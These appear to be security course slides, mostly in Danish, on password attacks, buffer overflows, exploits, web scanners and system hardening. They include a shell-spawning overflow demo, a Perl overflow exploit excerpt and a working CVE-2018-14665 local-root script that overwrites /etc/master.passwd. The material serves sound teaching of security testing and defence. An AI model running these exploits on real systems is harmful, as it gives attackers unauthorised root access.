check your own site <https://www.ssllabs.com/ssltest/> or sslscan from Kali
- SSL is hard, finding bugs *all the time*

September 2015: Heartbleed vulnerable servers



John Matherly
@achillean

Follow

FYI: there are still more than 200,000 devices
on the Internet vulnerable to Heartbleed

TOP COUNTRIES



United States	57,272
Germany	21,660
China	11,300
France	10,094
United Kingdom	9,125

TOP SERVICES

HTTPS	174,020
HTTPS (8443)	23,621
Webmin	8,148
8081	1,981
Symantec Data Center Security	1,307

Source: Data from Shodan and Shodan Founder John Matherly

2016: Heartbleed vulnerable servers



Source: Data from Shodan and Shodan Founder John Matherly <https://www.shodan.io/report/89bnfUyJ>

Passwords vælges ikke tilfældigt



The 50 Most Used Passwords

- | | | | | |
|--------------|--------------|----------------|--------------|-------------|
| 1. 123456 | 11. 123123 | 21. mustang | 31. 7777777 | 41. harley |
| 2. password | 12. baseball | 22. 666666 | 32. f*cky*u | 42. zxcvbnm |
| 3. 12345678 | 13. abc123 | 23. qwertyuiop | 33. qazwsx | 43. asdfgh |
| 4. qwerty | 14. football | 24. 123321 | 34. jordan | 44. buster |
| 5. 123456789 | 15. monkey | 25. 1234...890 | 35. jennifer | 45. andrew |
| 6. 12345 | 16. letmein | 26. p*s*y | 36. 123qwe | 46. batman |
| 7. 1234 | 17. shadow | 27. superman | 37. 121212 | 47. soccer |
| 8. 111111 | 18. master | 28. 270 | 38. killer | 48. tigger |
| 9. 1234567 | 19. 696969 | 29. 654321 | 39. trustno1 | 49. charlie |
| 10. dragon | 20. michael | 30. 1qaz2wsx | 40. hunter | 50. robert |

Source: <https://wpengine.com/unmasked/>

Brute force



Hvad betyder bruteforcing?
afprøvning af alle mulighederne

Hydra (c) by van Hauser / THC <vh@thc.org>

Syntax: hydra [[[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]
[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]
[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

Options:

- S connect via SSL
- s PORT if the service is on a different default port, define it here
- l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
- p PASS or -P FILE try password PASS, or load several passwords from FILE
- e ns additional checks, "n" for null password, "s" try login as pass
- C FILE colon seperated "login:pass" format, instead of -L/-P option
- M FILE file containing server list (parallizes attacks, see -T)
- o FILE write found login/password pairs to FILE instead of stdout

...

Cracking passwords – JtR and Hashcat



John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords.

- Hashcat is the world's fastest CPU-based password recovery tool.
- oclHashcat-plus is a GPGPU-based multi-hash cracker using a brute-force attack (implemented as mask attack), combinator attack, dictionary attack, hybrid attack, mask attack, and rule-based attack.
- oclHashcat-lite is a GPGPU cracker that is optimized for cracking performance. Therefore, it is limited to only doing single-hash cracking using Markov attack, Brute-Force attack and Mask attack.
- John the Ripper password cracker old skool men stadig nyttig

Source:

<https://hashcat.net/wiki/>
<http://www.openwall.com/john/>


Buffer overflows et C problem



Et buffer overflow er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.


Stack protection er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og Propolice er nogle af de mest kendte.

Buffers and stacks, simplified



```
main(int argc, char **argv)  
{    char buf[200];  
    strcpy(buf, argv[1]);  
    printf("%s\n", buf);  
}
```

Overflow – segmentation fault



- Bad function overwrites return value!
- Control return address
- Run shellcode from buffer, or from other place

Hvordan finder man buffer overflow, og andre fejl



Black box testing

Closed source reverse engineering

White box testing

Open source betyder man kan læse og analysere koden

Source code review – automatisk eller manuelt

Fejl kan findes ved at prøve sig frem – fuzzing

Exploits virker typisk mod specifikke versioner af software

Demo: Insecure programming buffer overflows 101



Only if we have time!

- Small demo program `demo.c`
- Has built-in shell code
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
main(int argc, char **argv)
{
    char buf[10];
    strcpy(buf, argv[1]);
    printf("%s\n",buf);
}
the_shell()
{ system("/bin/sh"); }
```

GDB GNU Debugger



GNU compileren og debuggeren fungerer ok, men check andre!

Prøv `gdb ./demo` og kør derefter programmet fra *gdb prompten* med `run 1234`

Når I således ved hvor lang strengen skal være kan I fortsætte med `nm` kommandoen – til at finde adressen på `the_shell`

Skriv `nm demo | grep shell`

Kunsten er således at generere en streng der er præcist så lang at man får lagt denne adresse ind på det *rigtige sted*.

Perl kan erstatte AAAAA således ``perl -e "print 'A'x10``

Debugging af C med GDB



Vi laver sammen en session med GDB

Afprøvning med diverse input

- ./demo langstrengsomgiverproblemerforprogrammehvorformon
- gdb demo efterfulgt af run med parametre
run AAAAAAAAAAAAAAAAAAAAAAA

Hjælp:

Kompiler programmet og kald det fra kommandolinien med ./demo 123456...7689 indtil det dør ... derefter prøver I det samme i GDB

Hvad sker der? Avancerede brugere kan ændre strcpy til strncpy

GDB output



```
hlk@bigfoot:demo$ gdb demo
GNU gdb 5.3-20030128 (Apple version gdb-330.1) (Fri Jul 16 21:42:28 GMT 2004)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "powerpc-apple-darwin".
Reading symbols for shared libraries .. done
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /Volumes/userdata/projects/security/exploit/demo/demo AAAAAAAAAAAAAAAAAAAAAAA
Reading symbols for shared libraries . done
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal EXC_BAD_ACCESS, Could not access memory.
0x41414140 in ?? ()
(gdb)
```

Exploits – udnyttelse af sårbarheder



- Exploit/exploitprogram er udnytter en sårbarhed rettet mod et specifikt system.
- Kan være 5 linier eller flere sider ofte Perl, Python eller et C program

Eksempel demo i Perl, uddrag:

```
$buffer = "";
>null = "\x00";
$nop = "\x90";

$nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0x01101d48; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

Privilegier least privilege



Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

Least privilege betyder at man afvikler kode med det mest restriktive sæt af privileger – kun lige nok til at opgaven kan udføres

Dette praktiseres sjældent i webløsninger i Danmark

Privilegier privilege escalation



Privilege escalation er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på Unix afvikles som nobody – ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt – få rettigheder = lille skade

Eksempel: man finder exploit som giver kommandolinieadgang til et system som almindelig bruger

Ved at bruge en local exploit, Linuxkernen kan man måske forårsage fejl og opnå root, GNU Screen med SUID bit eksempelvis

Local vs. remote exploits



Local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

Remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på Unix, over netværket.

Zero-day exploits dem som ikke offentliggøres – dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

The Exploit Database - dagens buffer overflow



**EXPLOIT
DATABASE**

GET CERTIFIED

Show 15 ▾

Verified Has App

Filters Reset All

Search:

Date	D	A	V	Title	Type	Platform	Author
2019-02-25	1			Drupal < 8.6.9 - REST Module Remote Code Execution	WebApps	PHP	leonjza
2019-02-25	2	1		Xlight FTP Server 3.9.1 - Buffer Overflow (PoC)	DoS	Windows	Logan Whitmire
2019-02-25	3			Advance Gift Shop Pro Script 2.0.3 - SQL Injection	WebApps	PHP	Mr WinstOn
2019-02-25	4			News Website Script 2.0.5 - SQL Injection	WebApps	PHP	Mr WinstOn
2019-02-25	5			PHP Ecommerce Script 2.0.6 - Cross-Site Scripting / SQL Injection	WebApps	PHP	Mr WinstOn
2019-02-25	6			zzphp CMS 1.6.1 - Remote Code Execution	WebApps	PHP	Yang Chenglong
2019-02-25	7			Jenkins Plugin Script Security 1.49/Declarative 1.3.4/Groovy 2.60 - Remote Code Execution	WebApps	Java	wetwOrk
2019-02-23	8			Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	WebApps	PHP	Charles Fol
2019-02-22	9			Teracue ENC-400 - Command Injection / Missing Authentication	WebApps	Hardware	Stephen Shkardoон
2019-02-22	10			Micro Focus Filr 3.4.0.217 - Path Traversal / Local Privilege Escalation	WebApps	Linux	SecureAuth
2019-02-22	11			Nuuo Central Management - Authenticated SQL Server SQL Injection (Metasploit)	Remote	Windows	Metasploit
2019-02-22	12			WebKit JSC - reifyStaticProperty Needs to set the PropertyAttribute:CustomAccessor flag for CustomGetterSetter	DoS	Multiple	Google Security Research
2019-02-22	13			Quest NetVault Backup Server < 11.4.5 - Process Manager Service SQL Injection / Remote Code Execution	WebApps	Multiple	Chris Anastasio
2019-02-21	14			AirDrop 2.0 - Denial of Service (DoS)	DoS	Android	s4vitar
2019-02-21	15			MikroTik RouterOS < 6.43.12 (stable) / < 6.42.12 (long-term) - Firewall and NAT Bypass	Remote	Hardware	Jacob Baines

Showing 1 to 15 of 40,914 entries

FIRST PREVIOUS 1 2 3 4 5 ... 2728 NEXT LAST

<http://www.exploit-db.com/>

Hypertext Transfer Protocol – HTTP



http-example.cap

Apply a display filter... < > /

No	Time	Source	Destination	Protocol	Info
1	0.000000	172.24.65.102	91.182.91.18	TCP	58816 - http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=16 TSeq=0 SACK_PERM=0
2	0.000178	172.24.65.102	91.182.91.18	TCP	58817 - http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=16 TSeq=0 SACK_PERM=0
3	0.127953	91.182.91.18	172.24.65.102	TCP	http - 58816 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460 SACK_PERM=1 WS=8 TSeq=1855239975
4	0.127167	91.182.91.18	172.24.65.102	TCP	http - 58817 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460 SACK_PERM=1 WS=8 TSeq=1855239975
5	0.127181	172.24.65.102	91.182.91.18	TCP	58816 - http [ACK] Seq=1 Ack=1 Win=131760 Len=0 TSeq=0 SACK_PERM=1 WS=8 TSeq=1855239975
6	0.127226	172.24.65.102	91.182.91.18	TCP	58817 - http [ACK] Seq=1 Ack=1 Win=131760 Len=0 TSeq=0 SACK_PERM=1 WS=8 TSeq=1855239975
7	0.127363	172.24.65.102	91.182.91.18	HTTP	GET / HTTP/1.1
8	0.141328	91.182.91.18	172.24.65.102	HTTP	HTTP/1.1 304 Not Modified
9	0.141421	172.24.65.102	91.182.91.18	TCP	58816 - http [ACK] Seq=503 Ack=190 Win=131568 Len=0 TSeq=0 SACK_PERM=1 WS=8 TSeq=1855239975

Frame 7: 568 bytes on wire (4544 bits), 568 bytes captured (4544 bits)
Ethernet II, Src: Apple_6c:87:5e (7c:01:c3:6c:87:5e), Dst: Cisco_32:09:30 (44:2b:03:32:09:30)
Internet Protocol Version 4, Src: 172.24.65.102 (172.24.65.102), Dst: 91.182.91.18 (91.182.91.18)
Transmission Control Protocol, Src Port: 58816 (58816), Dst Port: http (80), Seq: 1, Ack: 1, Len: 502

HyperText Transfer Protocol
GET / HTTP/1.1\r\nHost: 91.182.91.18\r\nConnection: keep-alive\r\nCache-Control: max-age=0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.146 Safari/537.36\r\nAccept-Encoding: gzip,deflate,sdch\r\nAccept-Language: en-US,en;q=0.8,cs;q=0.6,dar;q=0.4\r\nIf-None-Match: "7053a63e1516a58027a95ed51007524a6ea3"\r\nIf-Modified-Since: Tue, 17 Nov 2009 11:22:22 GMT\r\n\r\nFull request URI: http://91.182.91.18/
[HTTP request 1/1]
[Response in frame: 8]

0000 44 2b 03 32 89 30 7c d1 c3 6c 87 5e 08 00 45 00 D+.-.8. Ä~.F.
0010 02 2a 9e d7 49 00 40 00 f5 ff ac 18 41 66 5b 66 .*.x@. 0y-.Afff
0020 5b 12 e5 00 50 08 ea 0e c7 03 14 0c 19 80 18 [,Ä. P. è. Ç.....
0030 20 2b 0f 00 00 03 01 08 00 2c 70 61 a0 6e 94 +.Ä.... ,.pañn.
0040 27 47 43 54 20 21 24 48 54 54 21 31 2e 31 3e 31 .GET / HTTP/1.1.
0050 80 31 3e 31 ..host: 91.182.9
0060 31 2e 31 38 0d 0a 43 6f 66 66 65 63 74 69 6f 6e 1.18..Co nnection:
0070 3a 2b 60 65 70 2d 61 6c 69 76 65 00 0a 43 61 : keep-alive.Ca
0080 63 68 65 25 43 67 66 74 72 67 6c 3a 26 60 61 78 che-Cont rol: max
0090 2d 61 67 63 3d 30 00 0a 41 63 63 65 70 74 3a 28 -age=0.. Accept:
00a0 74 65 78 74 2f 68 74 6d 6c 2c 61 70 76 6c 69 63 text/htm l, applic
00b0 61 74 69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d 6c 2c ation/xh tml+xml,
00c0 61 70 78 6c 69 63 61 74 69 6f 6e 2f 78 6d 6c 3b applicat ion/xml;

Packets: 9 - Displayed: 9 - Marked: 0 - Load time: 0:0:0
Profile: Default

Se også https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol



Primary HTTP methods

GET Requests a representation of the specified resource. Requests using GET should only retrieve data and should have no other effect. (This is also true of some other HTTP methods.)[1] The W3C has published guidance principles on this distinction, saying, "Web application design should be informed by the above principles, but also by the relevant limitations."[13] See safe methods below.

HEAD Asks for the response identical to the one that would correspond to a GET request, but without the response body. This is useful for retrieving meta-information written in response headers, without having to transport the entire content.

POST Requests that the server accept the entity enclosed in the request as a new subordinate of the web resource identified by the URI. The data POSTed might be, for example, an annotation for existing resources; a message for a bulletin board, newsgroup, mailing list, or comment thread; a block of data that is the result of submitting a web form to a data-handling process; or an item to add to a database.[14]

PUT Requests that the enclosed entity be stored under the supplied URI. If the URI refers to an already existing resource, it is modified; if the URI does not point to an existing resource, then the server can create the resource with that URI.[15]

Source: https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol

Informationsindsamling



Indsamling af informationer kan være aktiv eller passiv indsamling i forhold til målet for angrebet
passiv kunne være at lytte med på trafik eller søge i databaser på Internet: google, whois, archive.org m.fl.

Eksempel: start Wireshark og browser på samme client

aktiv indsamling er eksempelvis at sende ICMP pakker og registrere hvad man får af svar, portscan m.v.

Eksempel: brug SSLScan programmet og udfør mange request mod en server
sslscan --ssl2 server

Check dit site med <http://www.ssllabs.com>

Nikto webscanner



Description Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Nem at starte, checker en hel del - og kan selvfølgelig udvides

```
nikto -host 127.0.0.1 -port 8080
```

Vi afprøver nu følgende programmer sammen:

Nikto web server scanner <http://cirt.net/nikto2>

Demo: Nikto



```
Script started on Tue Nov  7 17:43:54 2006
$ nikto -host 127.0.0.1 -port 8080 ^M
-----
- Nikto 1.35/1.34      -      www.cirt.net
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost.pentest.dk
+ Target Port:        8080
+ Start Time:         Tue Nov  7 17:43:59 2006
...
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
```

Demo nikto - burde finde nogle ting

Falske positiv vs falske negativ!

Prøv nikto senere

OWASP top ten



The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

OWASP – goto stedet for materiale om sikkerhedsproblemer for webapplikationer

<http://www.owasp.org>

Også værktøjer som Zed Attack Proxy (ZAP)

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

Burp Suite – min favoritscanner til Web



Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite indeholder både proxy, spider, scanner og andre værktøjer i samme pakke

<http://portswigger.net/burp/>

<https://pro.portswigger.net/bappstore/>

Forudsætninger



Bemærk: alle angreb har forudsætninger for at virke

Et angreb mod Telnet virker kun hvis du bruger Telnet

Et angreb mod Apache HTTPD virker ikke mod Microsoft IIS

Som forsvarer: Kan du bryde kæden af forudsætninger har du vundet!

Eksempler på forudsætninger:

Computeren skal være tændt, Funktionen der misbruges skal være slået til, Executable stack, Executable heap, Fejl i programmet

alle programmer har fejl

Gode operativsystemer



Nyere versioner af Microsoft Windows, Mac OS X og Linux distributionerne inkluderer:

- Buffer overflow protection
- Stack protection, non-executable stack
- Heap protection, non-executable heap
- *Randomization of parameters*, stack gap m.v.
- ... en masse mere

Vælg derfor hellere:

- Windows 7/8/10, fremfor Windows XP
- Mac OS X 10.11 fremfor 10.8
- Linux sikkerhedsopdateringer, sig ja når de kommer

Det samme gælder for serveroperativsystemer

NB: Meget få indlejrede systemer har beskyttelse! Internet of Thrash

Undgå standard indstillinger



Når vi scanner efter services går det nemt med at finde dem

Giv jer selv mere tid til at omkonfigurere og opdatere ved at undgå standardindstillinger

Tiden der går fra en sårbarhed annonceres på internet til den bliver udnyttet er meget kort i dag!

Timer!

Ved at undgå standard indstillinger kan der måske opnås en lidt længere frist – inden ormene kommer

NB: Ingen garanti – og det hjælper sjældent mod en dedikeret angriber

Dårlige passwords og konfigurationsfejl – ofte overset

CVE-2018-14665 Multiple Local Privilege Escalation



```
#!/bin/sh
# local privilege escalation in X11 currently
# unpatched in OpenBSD 6.4 stable - exploit
# uses cve-2018-14665 to overwrite files as root.
# Impacts Xorg 1.19.0 - 1.20.2 which ships setuid
# and vulnerable in default OpenBSD.
# - https://hacker.house
echo [+] OpenBSD 6.4-stable local root exploit
cd /etc
Xorg -fp 'root:$2b$08$As7rA9I02lsfSyb70kESWueQFzgbDfCXw0JXjjYszKa8Aklt5RTSG:0:0:daemon:0:0:Charlie &:/root:/bin/ksh'
-logfile master.passwd :1 &
sleep 5
pkill Xorg
echo [-] dont forget to mv and chmod /etc/master.passwd.old back
echo [+] type 'Password1' and hit enter for root
su -
```

Code from: <https://weeraman.com/x-org-security-vulnerability-cve-2018-14665-f97f9ebe91b3>

- The X.Org project provides an open source implementation of the X Window System. X.Org security advisory: October 25, 2018 <https://lists.x.org/archives/xorg-announce/2018-October/002927.html>

Example Linux Kernel Vulnerabilities



The Linux kernel has had some vulnerabilities over the years:

This link is for: Linux » Linux Kernel : Security Vulnerabilities (CVSS score >= 9)

https://www.cvedetails.com/vulnerability-list/vendor_id-33/product_id-47/cvssscoremin-9/cvsscoremax-/Linux-Linux-Kernel.html

Linux Kernel 2308 vulnerabilities from 1999 to 2019

https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33

Linux Kernel Fuzzing




- CVE-2016-0758 Integer overflow in lib/asn1_decoder.c in the Linux kernel before 4.6 allows local users to gain privileges via crafted ASN.1 data.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0758>

- Linux kernel have about 5 ASN.1 parsers

https://www.x41-dsec.de/de/lab/blog/kernel_userspace/

Getting to your data: Google for it



- Google as a hacker tool? oprindeligt beskrevet af Johnny Long
- Concept named googledorks when google indexes information not supposed to be public
- <http://www.exploit-db.com/google-dorks/>

Security devops



We need devops skillz in security
automate, security is also big data
integrate tools, transfer, sort, search, pattern matching, statistics, ...
tools, languages, databases, protocols, data formats
Use Github!
Så mange biblioteker og programmer, noget eksisterende løser måske dit problem 90

We are all Devops now, even security people!

Questions?



Henrik Kramselund Jereminsen hkj@zecurity.com @kramse  

You are always welcome to send me questions later via email

Email: hkj@zecurity.dk Mobile: +45 2026 6000

Exploit components



Shellcoders Handbook and Grayhat chapters 12-14

Difference between the oldest, most simple stack based overflows

The parts of a shell code running system calls

How to avoid having shell code - return into libc, calling functions

This will teach us why modern operating systems have multiple methods designed to remove each case of exploiting

Allow us to understand the next subject, Return-Oriented Programming (ROP)

Recommended shell code video:

EXPLORING NEW DEPTHS OF THREAT HUNTING ...OR HOW TO WRITE ARM SHELLCODE IN SIX MINUTES

Speaker: Maria Markstedter, Azeria Labs

<https://www.youtube.com/watch?v=DGJZBD1hIGU>

Return-Oriented Programming (ROP)



Advanced subject Return-Oriented Programming (ROP)

Return-Oriented Programming: Systems, Languages, and Applications Ryan Roemer, Erik Buchanan, Hovav Shacham and Stefan Savage University of California, San Diego

<https://hovav.net/ucsd/dist/rop.pdf>

Then look into how a security oriented operating system has decided to prevent this method:

Removing ROP Gadgets from OpenBSD Todd Mortimer

<https://www.openbsd.org/papers/asiabsdcon2019-rop-paper.pdf>

Setup the OWASP Juice Shop



Recommended for all developers: Try running the OWASP Juice Shop

This is an application which is modern AND designed to have security flaws.

Read more about this project at:

<https://www2.owasp.org/www-project-juice-shop/> and

<https://github.com/bkimminich/juice-shop>

It is recommended to buy the Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop from <https://leanpub.com/juice-shop> - suggested price USD 5.99. Alternatively read online at <https://pwnering.owasp-juice.shop/>

Sometimes the best method is running the Docker version

Lab setup and Nmap Workshop



- Let says you want to do this, then go and do two things, after:

- Prepare/finish your lab setup

<https://github.com/kramse/kramse-labs>

- Switch to the materials found in my Nmap Workshop and perform Nmap scans

<https://github.com/kramse/security-courses/tree/master/courses/pentest/nmap-workshop>